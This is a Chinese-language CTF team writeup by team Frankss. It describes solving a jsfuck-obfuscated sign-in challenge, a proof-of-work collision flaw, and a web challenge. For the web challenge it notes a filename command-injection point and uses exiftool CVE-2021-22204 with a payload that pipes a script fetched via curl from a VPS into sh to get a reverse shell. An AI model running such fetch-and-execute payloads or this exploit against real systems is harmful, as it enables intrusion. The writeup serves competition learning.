FRANKSS 战队 WRITEUP

一、 战队信息

战队名称：Frankss

战队排名：12 名 815pt

二、 解题情况

Misc				Crypto			PWN			Reverse			Web				
	ed	被带	签到	bo	Tr	Tr	ou	To	ch	NO	Re	ba	si	sq	ea	pi	pi
			50		512											253	

三、 解题过程

签到

http://eci-2ze0c5wmfgekkohm9wkc.cloudeci1.ichunqiu.com/main.js 得到主要逻辑，去 jsfuck 解密 http://www.liminba.com/tool/jsfuckdecode/，在逻辑的


```
if (getFlag) {
        window.location="/Th3s_F44ggg_Hhhh363.html";
        getFlag = false;
    }
```

找到 flag 链接，访问得到 flag{83562634-243a-4faa-9afd-de75f8d9d1ec}

Train

POW 暴力即可（四个 for 的 pow 就不用贴了吧）

比较碰撞时没比较输入是否相同，所以过了 POW 之后输两段相同文字就可以了



picture convert

两处命令执行，不同执行身份：

```
os.system(f"su - conv -c 'cd /app/static/images/ && convert tmpimg
{session['filename']}'")
```

这里的 filename 后缀 type 应该可控，但是没注意到，所以没拿到这里的 flag2

```
 os.popen("su - exif -c '/app/exiftool-12.23/exiftool
/app/static/images/tmpimg'").read()
```

exiftool-12.23 一搜有经典 RCE　CVE-2021-22204，题目过滤了一些常见 poc 的成分，找资料发现可以自定 label，不需要 metadata，并得到了 POC：

https://github.com/AssassinUKG/CVE-2021-22204

使用上述 POC 制作 jpg，payload 为

curl http://[VPS 的 IP]/1.sh | sh

脚本来自 https://your-shell.com 。成功反弹 shell，只能拿前半段 flag。

扫了下没有提权机会，但是 env 直接把 ICQ_FLAG 打出来了，可能是非预期，第二题也修掉了。